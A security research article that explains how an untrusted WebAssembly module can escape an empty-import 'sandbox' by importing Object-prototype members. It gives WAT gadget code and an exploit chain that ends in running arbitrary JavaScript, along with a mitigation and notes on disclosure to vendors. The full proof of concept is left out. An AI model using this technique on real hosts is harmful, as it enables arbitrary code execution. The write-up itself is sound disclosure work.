Popping an alert from a sandboxed WebAssembly module

AUTHOR: Thomas Rinsma th0mas.nl

Table of Contents

0 - Introduction

This is a story about breaking a security boundary that may not have been intended, but that many assume exists. We will use some odd JavaScript features in unintended ways to help us to escape this "sandbox", eventually popping an alert from within an isolated WebAssembly module.

Usage of WebAssembly (WASM) is becoming more common lately. Primarily, it's a fast, easy and secure way to run native programs on the web. However, it's also become popular as a way to provide plugin support or allow for modular components. Not just in the browser, but also server-side with Node.js and in entirely different stacks using stand-alone WebAssembly runtimes.

A WASM module's only interface with the outside world is its set of

"imports": effectively a set of external function references which the module can invoke. This is what makes it such a good fit for a plugin system: the host application can quite easily "sandbox" the WASM module by only allowing it access to a limited set of APIs. Or at its extreme: not giving it any imports, constraining the module to be entirely side-effect-free and relying on return values of the module's exports.

Hence, it should be perfectly safe to load and run untrusted WASM modules in such a restricted environment, right??

1 - The WebAssembly-JavaScript interface

Let's first take a step back and explore the basics of WASM modules and how they're loaded from JavaScript.

Here's a very simple WASM module (given in the WAT text representation).

It defines a single import ("logger"), which it calls with the number 42:

```
(module
  (import "ns" "logger" (func $logger (param i32)))

  (func $main
    (call $logger (i32.const 42))
  )
  (start $main)
)
```

```
We can load and instantiate the module (in its binary form) from JavaScript
using WebAssembly.instantiate(), specifying an importObject containing a
helper function that performs the actual logging:
```

```
const importObject = {
    ns: {
        logger: (num) => {
            console.log(`The answer is: ${num}`)
        }
    }
};
fetch("logger.wasm")
    .then((response) => response.arrayBuffer())
    .then((bytes) => WebAssembly.instantiate(bytes, importObject));
```

A single import is given ("logger"), which resides in the "ns" namespace: imports are required to have a namespace, but notably this is restricted to be exactly one level (no more and no less).

Instantiating the module will invoke its designated "start" method (if specified), in our case the $main function. It logs the following to the console:

```
The answer is: 42
```

2 - A "feature" of the specification

WASM modules statically specify the imports they require. During instantiation, the runtime maps each of these imports to the corresponding JavaScript object (it does not have to be a function). The W3C's "WebAssembly JavaScript Interface" specification details exactly how this mapping should occur [0]:

1. If module.imports is not empty, and importObject is undefined, throw a TypeError exception.

2. Let imports be << >>.

3. For each (moduleName, componentName, externtype) of module_imports,

   1. Let o be ? Get(importObject, moduleName).

   2. If o is not an Object, throw a TypeError exception.

   3. Let v be ? Get(o, componentName).

   4. If externtype is of the form func functype,

      ... (snip) ...

      4. Let externfunc be the external value func funcaddr.

      5. Append externfunc to imports.

   ... (snip) ...

In other words, for each of the module's specified imports, the runtime attempts to use Get(importObject, moduleName) to obtain the specified namespace as a key (property) of the importObject, and then again uses Get(o, componentName) to reference the import as a key of that namespace object.

What is Get() in this specification language? Well, according to its definition in the "ECMAScript 2026 Language Specification" [1], it in turn invokes OrdinaryGet(), which performs a recursive lookup on what is known as the prototype chain: a form of inheritance which is core to the JavaScript language. It is why you can call .toString() on almost any object, for example. While it may be normal that this occurs here (almost all property-lookups in JavaScript use this mechanism), I believe that WASM import lookups are implicit enough that almost nobody fully thinks this through.

3 - Importing from the prototype

Why do I say this? Well, consider our importObject from before. If we use tab-completion in a JavaScript REPL, we see that it "inherits" a bunch of properties from the Object prototype:

```
> importObject.<tab>
importObject.__proto__              importObject.constructor
importObject.hasOwnProperty         importObject.isPrototypeOf
importObject.propertyIsEnumerable   importObject.toLocaleString
importObject.toString               importObject.valueOf

importObject.ns
```

So does this mean that besides "ns", all of these other properties can also be imported as WASM namespaces?! Yes :)

To demonstrate this, we can modify our example to import importObject.toString.constructor (the Function constructor) as a global object, and pass that to $logger instead of 42. We also have to slightly change the import of $logger such that it takes an externref instead of an i32: this can be used to represent arbitrary external (JavaScript) values; WASM cannot operate on them, but they can be passed along.

```
(module
  (import "ns" "logger" (func $logger (param externref)))
  (import "toString" "constructor" (global $oops externref))

  (func $main
    (call $logger (global.get $oops))
  )
  (start $main)
)
```

Running this module now logs the following to console:

```
The answer is: function Function() { [native code] }
```

...which is indeed the (string form) of the Function constructor!

This is problematic for someone trying to limit the module's interface to the outside world as it gives the attacker a bunch of "bonus" imports to play with. Even if importObject is entirely empty ({}).

4 - Planning our escape

Obviously the next step is to figure out which extra powers this gives us.

Above, we imported importObj.toString.constructor as a value, but of course we could also import it as a function. The Function constructor is actually quite interesting as it behaves similarly to eval(), though with an extra step of indirection:

```
> x = Function("console.log(42)")
[Function: anonymous]
> x()
42
```

So, if we can somehow (1) pass a string argument containing our JavaScript payload and (2) invoke the returned value as a function, then this would give us a full escape to JavaScript. This is not that easy however.

For problem (1), the issue is that WASM does not have a string type. At best we can specify importObj.toString. constructor to take an i32 as argument, and this will work, but this does not get us very far (the integer will be converted to a string, but "42" is not a very useful piece of JavaScript). This means that we need to find a way to use the other available "gadgets" from the Object prototype to craft arbitrary strings.

Once we have a way to get a JavaScript string, we can pass it to the Function constructor as an externref.

For problem (2), the challenge is that WASM does not really have a concept of external function pointers. Or at least, not in the sense that we can take the return value of an external function and call that directly.

The standard keeps evolving and this might be possible in the near future, but for now we're stuck with an "externref" which we cannot invoke directly. Hence, we also need to find a gadget that can do this for us.

Let's have a look at what we have available.

5 - Available gadgets

We can group the set of prototype-inherited properties of importObject (i.e., of the Object prototype) into the following categories:

- hasOwnProperty, isPrototypeOf, propertyIsEnumerable, toLocaleString, toString, valueOf
- Regular instance methods, each containing the same second-level properties provided by the Function prototype (e.g. importObject.hasOwnProperty.apply)
- Constructor - the Object constructor, containing the same as the other functions above, but also a bunch of static methods
- - __proto__ - the only non-function property, containing all of the above on the second level (e.g., importObject.__proto__.hasOwnProperty)

In JavaScript, methods are invoked on an object instance using the dot syntax (foo.bar()), which implicitly sets "this". When you take a method by itself and call it separately, the value of "this" is not retained:

```
> x = "hello";
> x.toString();
"hello"
> y = x.toString;
> y();
```

Uncaught TypeError: String.prototype.toString requires that 'this' be a String at toString (<anonymous>)

This same holds for our imported methods. While we can for example import and call importObj.__proto__. toString, it is of not much use to us, as we cannot control the value of "this" (it will be undefined). Hence, the only useful functions that remain are static ones. Namely, the Function constructor and all of the static methods on the Object constructor (a.k.a. the Object global):

```
Object.assign                    Object.create
Object.defineProperties          Object.defineProperty
Object.entries                   Object.freeze
Object.fromEntries               Object.getOwnPropertyDescriptor
Object.getOwnPropertyDescriptors Object.getOwnPropertyNames
Object.getOwnPropertySymbols     Object.getPrototypeOf
Object.groupBy                   Object.hasOwn
Object.is                        Object.isExtensible
Object.isFrozen                  Object.isSealed
Object.keys                      Object.length
Object.name                      Object.preventExtensions
Object.prototype                 Object.seal
Object.setPrototypeOf            Object.values
```

5.1 Dynamic function calling

At first these all seem relatively boring, but an unexpected hero here is Object.groupBy() [2]:

```
Object.groupBy(items, callbackFn)
```

"The Object.groupBy() static method groups the elements of a given iterable according to the string values returned by a provided callback function. The returned object has separate properties for each group, containing arrays with the elements in the group."

This relatively new addition to the JavaScript language does a bunch of things we'll end up needing. Most importantly it will call a function for us, solving the second problem from before.

For example, if we somehow manage to obtain a useful Function instance, we can call it like this to run the JavaScript code:

```
x = Function("alert('hello world')"); // assuming we have this string
Object.groupBy([1],x) // will call x for us
```

This only leaves us with the first problem: constructing an arbitrary string. It turns out that this is the hard part.

5.2 First steps in constructing a string

The method String.fromCharCode immediately comes to mind. It returns a string consisting of one or more UTF-16 code units passed as arguments:

```
> String.fromCharCode(0x41, 0x42, 0x43)
'ABC'
```

This would be perfect for us, as integers are no problem for WASM. Though, the problem is of course that fromCharCode is part of the String global, not Object. Luckily, there is a way to access it from any string:

```
"foo".constructor.fromCharCode
```

Obtaining an initial string is a bit tricky, but doable. For example, to get the literal string "length", we can do the following:

```
empty_object = importObject.constructor.prototype; // {}, importable
empty_array = Object.values(empty_object); // []
Object.getOwnPropertyNames(empty_array); // [ 'length' ]
```

The result is still wrapped in an array, but we can use Object.groupBy to help with that. A key insight here is that we can craft arbitrary callback functions because it is perfectly legal to pass a WASM function using ref.func instead of a JavaScript function reference (an externref). So, we could craft a "save-the-nth-element" function by looking at the second argument passed to the callback, the index. In pseudo-JavaScript:

```
g_n = null;
save_first_elem = (x, i) => (if(i == 0) {g_n = x});
arr = [ 'length' ];
Object.groupBy(arr, save_first_elem);
// g_n == 'length'
```

Generalized, we can define $array_get_nth_element as follows in WASM:


```
;; Callback to use with Object.groupBy() to extract element $n to $g_n.
(func $save_nth_element (param $val externref) (param $n i32)
  (local.get $n) (global.get $g_n) i32.eq
  (if (then
      (local.get $val) (global.set $g_nth_element)
  ))
)

;; Given $arr and $n, return $arr[n]
(func $array_get_nth_element (param $arr externref) (param $n i32)
                             (result externref)
  (local.get $n) (global.set $g_n)
  (call $groupBy_i (local.get $arr) (ref.func $save_nth_element))
  drop
  (global.get $g_nth_element)
)
```

We use the name $groupBy_i to indicate the case where we pass an internal (WASM) function, whereas we will use $groupBy_e for calling external function references. Luckily, it is perfectly fine to import the same name twice with different types!

```
(import "constructor" "groupBy" (func $groupBy_i
  (param externref) (param funcref) (result externref)))
(import "constructor" "groupBy" (func $groupBy_e
  (param externref) (param externref) (result externref)))
```

So, using this mechanism, the string "length" can be grabbed as follows:

```
;; Obtain the string 'length'
 ;; Luckily it is the only enumerable object of an empty array, so idx: 0
 (call $array_get_nth_element
   (call $getOwnPropertyNames
     (call $values (global.get $prototype))
   )
   (i32.const 0)
 )
 (global.set $s_length)
```



5.3 Extracting named properties

Next, we need a way to access named properties (e.g. .constructor and .fromCharCode) of an object.

For this, we can use Object.getOwnPropertyDescriptors() to get an "expanded" version of the object, with all of its properties as descriptors. Running Object.values() on that then gives these descriptors as a list:

```
> Object.values(Object.getOwnPropertyDescriptors(string_constructor))
[
  {
    value: [Function: fromCodePoint],
    writable: true,
    enumerable: false,
    configurable: true
  },
  {
    value: [Function: fromCharCode],
    writable: true,
    enumerable: false,
    configurable: true
  },
  ...
]
```

If we know the order of this list, it is then purely a matter of using our $array_get_nth_element function (e.g., with index 1), giving us just the descriptor we want.

We then run Object.values() on this and use $array_get_nth_element again (with index 0) to get the property value we desire (here, the fromCharCode function itself). In reality, the order of this list differs per JavaScript engine but we'll solve that problem later.

5.4 Obtaining individual characters

Now that we have a reference to String.fromCharCode, we can call it with Object.groupBy():

```
> Object.groupBy([0x42], String.fromCharCode)
{ 'B\x00': [ 66 ] }
```

The fact that the return value is given as a key of an object is not a problem, we can use Object.keys() and $array_get_nth_element for that. The \x00 (due to Object.groupBy() passing the element's index as the second argument of String.fromCharCode) can also be removed by taking the first "element" (i.e., character) of the string using $array_get_nth_element, leaving us with just the string 'B'.

To wrap the input value (0x42) in an array for use with Object.groupBy(), we perform some more trickery: another call to Object.groupBy() with a WASM callback allows us to produce the object { "66": ["length"] }, which we can turn into ["66"] using Object.keys(). The fact that our number is now a string is luckily not a problem for String.fromCharCode (it will implicitly call .valueOf()).

Chaining this all together allows us to write the following $chr function:

```
;; A convoluted way to call String.fromCharCode on a single number.
(func $chr (param $c i32) (result externref)
  (local $tmp externref)

  ;; This is just a way to get an array with one element,
  ;; so groupBy invokes the callback just once.
  (call $getOwnPropertyNames (call $values (global.get $prototype)))
  (local.set $tmp) ;; [ 'length' ]

  ;; First we call Object.groupBy() on a single-element array, with a
  ;; callback that returns a fixed value ($c), to create an object with
  ;; just that key. For example, for 66 we'd obtain { "66": ["length"] }
  (local.get $c) (global.set $g_val_i)
  (call $groupBy_i (local.get $tmp) (ref.func $return_val_i))

  ;; Then, we call String.fromCharCode on it by passing e.g. [ "66" ]
  ;; (the result of Oject.keys()) to Object.groupBy()
  (call $groupBy_e
    (call $keys)
    (global.get $String_constructor_fromCharCode)
  )

  ;; Now Object.keys() gives ['A\x00'], so we do _[0][0] to get just 'A'
  (call $keys)
  (i32.const 0) (call $array_get_nth_element)
  (i32.const 0) (call $array_get_nth_element)
)
```

5.5 Accumulating into a string

With individual character-strings now available to us, we need a way to concatenate them. The first step is a method of accumulating characters into a list. For this, we can use the merge primitive provided by Object.assign():

```
> Object.assign({"foo":"bar"}, {"lorem": "ipsum"})
{ foo: 'bar', lorem: 'ipsum' }
```

We'll assign each character to a unique, incrementing key (property name)

using Object.groupBy(), and merge them together using Object.assign():

```
{'1': [ 'H' ], '2': [ 'e' ], '3': [ 'l' ], '4': [ 'l' ], '5': [ 'o' ]}
```

Which we then turn into a list with Object.values()

```
[ [ 'H' ], [ 'e' ], [ 'l' ], [ 'l' ], [ 'o' ] ]
```

How is this useful to us? Well:

```
> String.raw({raw:[['H'],['e'],['l'],['l'],['o']]})
'Hello'
```

This function is normally used under the hood with raw template literals, but it is perfect for our use-case. Its argument should be an object containing a "raw" property with the array of string-parts to concatenate.

The fact that each element is wrapped in an array by itself is no problem:

```
the implicit .toString() will strip them (['A'].toString() == 'A').

Obtaining a reference to String.raw() is done in the same way we obtained
String.fromCharCode(), and creating the argument object is again possible
with Object.groupBy() and a custom callback:

> Object.groupBy([['H'],['e'],['l'],['l'],['o']], () => "raw")
{
  raw: [ [ 'H' ], [ 'e' ], [ 'l' ], [ 'l' ], [ 'o' ] ]
}
```

To invoke String.raw() we use Object.groupBy() again, but it means we have to wrap our object (the argument to String.raw()) in an array. One way to achieve this is by obtaining an existing array containing a single object, and using Object.assign() to merge our own object into that inner object.

6 - Keeping things JS engine-agnostic

(truncated, see digital version of the article)

7 - Exploit recap

To recap, our exploit consists of the following steps:

1. Import a bunch of static methods under Object using the prototype-inherited "constructor" namespace, e.g. `"constructor" "groupBy"`.

2. Obtain "length" and use it to obtain references to String.fromCharCode(), String.raw(), and the string "raw".

3. Use String.fromCharCode() combined with Object.groupBy(), Object.assign(), Object.keys() and Object.values() (among others) to turn individual numbers into a list of characters making up our payload.

4. Use String.raw() to combine the above into a single string.

5. Call the Function constructor with our payload as an argument and then use Object.groupBy() to call its return value, executing our payload.

We combine all of this in a WASM module which executes it on load. It means that the payload will be executed as soon as the following code is loaded by the browser (note the empty importObject):

```
<script>
  fetch("payload.wasm")
    .then((response) => response.arrayBuffer())
    .then((bytes) => WebAssembly.instantiate(bytes, {}));
</script>
```

The result: an alert pops up, stating "hi from WASM" :)

The full WAT code for payload.wasm is available in the digital version of this article.

8 - Mitigation

For a developer wanting to safely run untrusted WASM modules, the solution is simple: make sure the importObject and every namespace inside has a null-prototype:

```
const importObject = Object.assign(Object.create(null), {
  "ns": Object.assign(Object.create(null), {
    "logger": ...
  })
})
```

Alternatively, you can manually inspect a WASM module's desired imports before instantiating it [3] and refuse to run anything with imports that you don't expect.

A process is currently ongoing to standardize an imports/exports interface, known as WASI [4]. Some of these interfaces claim to provide levels of (file-system) sandoxing, but it is good to know that this might be entirely negated by this sandbox escape. For example, Node's experimental node:wasi module [5] provides wasi.getImportObject() which will generate the required importObject for you, but it gives it the regular Object prototype. :)

In their defense, they state:

> The node:wasi module does not currently provide the comprehensive file

> system security properties provided by some WASI runtimes.

9 - Retrospective

Crafting this exploit has been a very enjoyable challenge. To me, this is what hacking is truly about: first, the rush of finding out about this prototype-import "loophole", and then slowly building the sandbox escape piece-by-piece out of functions which were not intended for this at all.

I reported this as a security issue to the Firefox, Chrome, WebKit and Node teams in parallel. All roughly concluded the same thing: this is odd, but currently within specification, and this "sandbox" is not technically a security boundary that WASM was designed for (within the browser at least).

There is some desire for modifying the specification in the future, but this is of course difficult to do in a backward-compatible manner.

This means it is currently still a feature, and we can enjoy it while it lasts! I would love to see if anyone can find other gadgets which can help simplify the payload; I'm sure there are other possible paths to take.

My thanks go to Ryan Hunt at Mozilla for being supportive and helping to coordinate discussion between vendors. And finally, a shout out to my friend Kevin Valk for being a rubber ducky while I was stuck finding the right primitives, and for helping to document the PoC.

10 - References

[0] https://webassembly.github.io/spec/js-api/#read-the-imports

[1] https://tc39.es/ecma262/multipage/abstract-operations.html#sec-get-o-p

[2] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference Global_Objects/Object/groupBy

[3] https://developer.mozilla.org/en-US/docs/WebAssembly/Reference/ JavaScript_interface/Module/imports_static

[4] https://wasi.dev/

[5] https://nodejs.org/api/wasi.html

11 - Full PoC

(truncated, see digital version of the article)